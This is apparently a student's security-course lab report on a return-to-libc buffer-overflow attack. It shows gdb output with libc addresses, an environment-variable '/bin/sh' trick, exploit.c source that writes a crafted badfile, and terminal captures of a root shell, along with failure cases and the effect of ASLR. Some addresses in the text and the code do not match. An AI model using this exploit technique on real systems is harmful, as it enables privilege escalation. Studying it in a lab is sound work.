


Lab 12

December 14, 2020

Task 1:

Finding out the addresses of libc functions

We can find that the address of `system()` is `0xb7da4da0` and that for `exit()` is `0xb7d989d0`



```
Terminal
0x80484e8 <main+13>: push    ecx
=> 0x80484e9 <main+14>: sub     esp,0x14
0x80484ec <main+17>: sub     esp,0x8
0x80484ef <main+20>: push    0x80485c0
0x80484f4 <main+25>: push    0x80485c2
0x80484f9 <main+30>: call    0x80483a0 <fopen@plt>

[-----stack-----]
0000| 0xbfffedb4 --> 0xbfffedd0 --> 0x1
0004| 0xbfffedb8 --> 0x0
0008| 0xbfffedbc --> 0xb7d82637 (<__libc_start_main+247>:      add    esp,0x10)
0012| 0xbfffedc0 --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffedc4 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffedc8 --> 0x0
0024| 0xbfffedcc --> 0xb7d82637 (<__libc_start_main+247>:      add    esp,0x10)
0028| 0xbfffedd0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
gdb-peda$
```

Figure 1: address of lib function

Task 2:

Putting the shell string in the memory

Setting the config of bash environment, we can find the shell variable is `0xbfffffec`


A terminal window titled 'Terminal' with a dark purple background. The text is white. The commands and output are as follows:
VM% export MYHELL = /bin/sh
zsh: bad assignment
VM% export MYHELL=/bin/sh
VM% env | grep MYHELL
MYHELL=/bin/sh
VM% vim task2.c
VM% gcc task2.c -o task2
task2.c:1:18: fatal error: stdlib: No such file or directory
compilation terminated.
VM% vim task2.c
VM% gcc task2.c -o task2
VM% ./task2
bfffffec
VM%
Two yellow rectangular boxes highlight the first two lines of the terminal output: the first box highlights 'VM% export MYHELL = /bin/sh' and 'zsh: bad assignment', and the second box highlights 'VM% export MYHELL=/bin/sh' and 'VM% env | grep MYHELL'.

Figure 2: address of shell

Task 3:

Exploiting the Buffer-Overflow Vulnerability

First, we generate the badfile

```
VM% echo $(printf "\xff\x01\x02\x03\x04\x05\x06\x07\x08\x09\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39") > badfile
```


Figure 3: badfile

When we put the address which we find from task1 and task2 to the exploit.c, we got error that it points to bin/sh, so we modify 0xbfffffec to 0xbfffffeb

```
VM% gcc exploit.c -o exploit  
VM% ./exploit  
VM% ./retlib  
zsh:1: no such file or directory: bin/sh
```

Figure 4: error address

success attack




```
Terminal
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    *(long *) &buf[32] = 0xbfffffff; // "/bin/sh"
    *(long *) &buf[24] = 0xb7da4da0; // system()
    *(long *) &buf[28] = 0xb7d989d0; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
~
~
~
~
~
~
"./exploit.c" 17L, 359C                                1,1      All
```

Figure 5: code




```
Terminal
VM% vim ./exploit
VM% vim ./exploit.c
VM% gcc exploit.c -o exploit
VM% ./exploit
VM% ./retlib
$ whoami
root
$ ls
android      Documents      get-pip.py     Pictures      task2
badfile      Downloads     lib            Public        task2.c
bin          examples.desktop  Music          retlib        Templates
Customization exploit      peda-session-retlib.txt  retlib.c      Videos
Desktop      exploit.c     peda-session-zsh5.txt   source

$
```

Figure 6: root shell

Attack variation 1:

Return address of system() is not valid, so we will get segmentation fault



```
Terminal
#include <stdlib.h>
#include <stdio.h>
#include <string.h>


int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    *(long *) &buf[32] = 0xbfffffff; // "/bin/sh"
    *(long *) &buf[24] = 0xb7da4da0; // system()
    // *(long *) &buf[28] = 0xb7d989d0; // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}

~
~
~
~
~
"exploit.c" 17L, 361C                               1,1      All
```

Figure 7: code




```
Terminal
VM% vim ./exploit.c
VM% gcc exploit.c -o exploit
VM% ./exploit
VM% ./retlib
$ ls
android      Documents    get-pip.py   Pictures     task2
badfile      Downloads    lib           Public       task2.c
bin          examples.desktop Music         retlib      Templates
Customization exploit      peda-session-retlib.txt retlib.c     Videos
Desktop      exploit.c    peda-session-zsh5.txt  source
$
$
$
zsh: segmentation fault ./retlib
VM%
```

Figure 8: segmentation fault

Attack variation 2:

When we rename the retlib to newreturn, we cannot exploit successfully. The reason is that the address of MYShell is changed with the name of the program is changed.

A terminal window titled "Terminal" with a dark background. The prompt is "VM%". The user enters "mv retlib newretlib". The prompt changes to "VM%". The user enters "./newretlib". The prompt changes to "zsh:1:". The user enters "no such file or directory: n/sh". The prompt changes to "zsh:". The user enters "segmentation fault ./newretlib". The prompt changes to "VM%".

```
VM% mv retlib newretlib
VM% ./newretlib
zsh:1: no such file or directory: n/sh
zsh: segmentation fault ./newretlib
VM%
```

Figure 9: segmentation fault


Task 4:

Turning on Address Randomization

We cannot exploit successfully when we turn on the randomization. And we got segmentation fault when we repeat task1&2.

The address of MYSHELL is changed randomly. system() and exit() are also changed.

In exploit.c, X, Y, Z are correct, but buf[X], buf[Y], buf[Z] are incorrect.

A terminal window titled "Terminal" with a dark background. The prompt is "VM%". The user enters "sudo sysctl -w kernel.randomize_va_space=2". The prompt changes to "kernel.randomize_va_space = 2". The user enters "VM%". The user enters "./retlib". The prompt changes to "zsh:". The user enters "segmentation fault ./retlib". The prompt changes to "VM%". The user enters "./task2". The prompt changes to "bfd6dfec". The user enters "VM%". The user enters "./task2". The prompt changes to "bf976fec". The user enters "VM%". The user enters "./task2". The prompt changes to "bfd6dfec". The user enters "VM%". The user enters "./task2". The prompt changes to "bfd85fec". The user enters "VM%".

```
VM% sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
VM% ./retlib
zsh: segmentation fault ./retlib
VM% ./task2
bfd6dfec
VM% ./task2
bf976fec
VM% ./task2
bfd6dfec
VM% ./task2
bfd85fec
VM%
```

```
Terminal
0x80484e8 <main+13>: push    ecx
=> 0x80484e9 <main+14>: sub     esp,0x14
0x80484ec <main+17>: sub     esp,0x8
0x80484ef <main+20>: push    0x80485c0
0x80484f4 <main+25>: push    0x80485c2
0x80484f9 <main+30>: call    0x80483a0 <fopen@plt>
[-----stack-----]
0000| 0xbfffedc4 --> 0xbfffedc0 --> 0x1
0004| 0xbfffedc8 --> 0x0
0008| 0xbfffedac --> 0xb7d82637 (<__libc_start_main+247>:      add     esp,0x10)
0012| 0xbfffedb0 --> 0xb7f1c000 --> 0x1b1db0
0016| 0xbfffedb4 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffedb8 --> 0x0
0024| 0xbfffedbc --> 0xb7d82637 (<__libc_start_main+247>:      add     esp,0x10)
0028| 0xbfffedc0 --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484e9 in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
gdb-peda$
```